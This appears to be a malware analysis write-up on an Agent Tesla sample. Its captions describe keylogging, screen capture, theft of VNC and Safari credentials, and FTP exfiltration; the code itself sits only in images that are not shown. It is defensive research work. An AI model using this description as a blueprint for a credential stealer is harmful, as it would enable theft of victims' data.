

The function where everything starts. It does a few things including capability to key log and screen log.


The configuration of the payload.
Exfiltration is via the FtpHost using the Ftp credentials.

Retrieves the IP address of the machine via a call to the IP URL.


The computer’s info is concatenated with a string blob that is constructed before exfiltration to the ftphost.

List of methods that makes up the construction of the string blob.



Examining some of the methods show stealing of credentials / sensitive information.
Stealing VNC credentials.
Safari browser.
The information are stitched together with the computer’s information and exfiltrated to the ftphost.

The keys logged to log.tmp in the temp directory and concatenated with the computer’s information and exfiltrated to the ftp host.

Screen logged exists in memory and is converted to array before exfiltration to ftp host.
Idan Malihi has done research on a different sample. The sample exfiltrates data using SMTP instead of FTP.
https://idanmalihi.com/dissecting-agent-tesla-unveiling-threat-vectors-and-defense-mechanisms/
Summary of Malicious Capabilities
While the obfuscated payload doesn’t immediately display Agent Tesla behavior, this final reflective load stage is a known tactic used to unpack Agent Tesla, a keylogger and information stealer, into memory.
Agent Tesla commonly:
- Captures keystrokes
- Steals clipboard contents
- Exfiltrates saved credentials from browsers, email clients, and VPN software
- Uses SMTP, FTP, or HTTP POST to exfiltrate data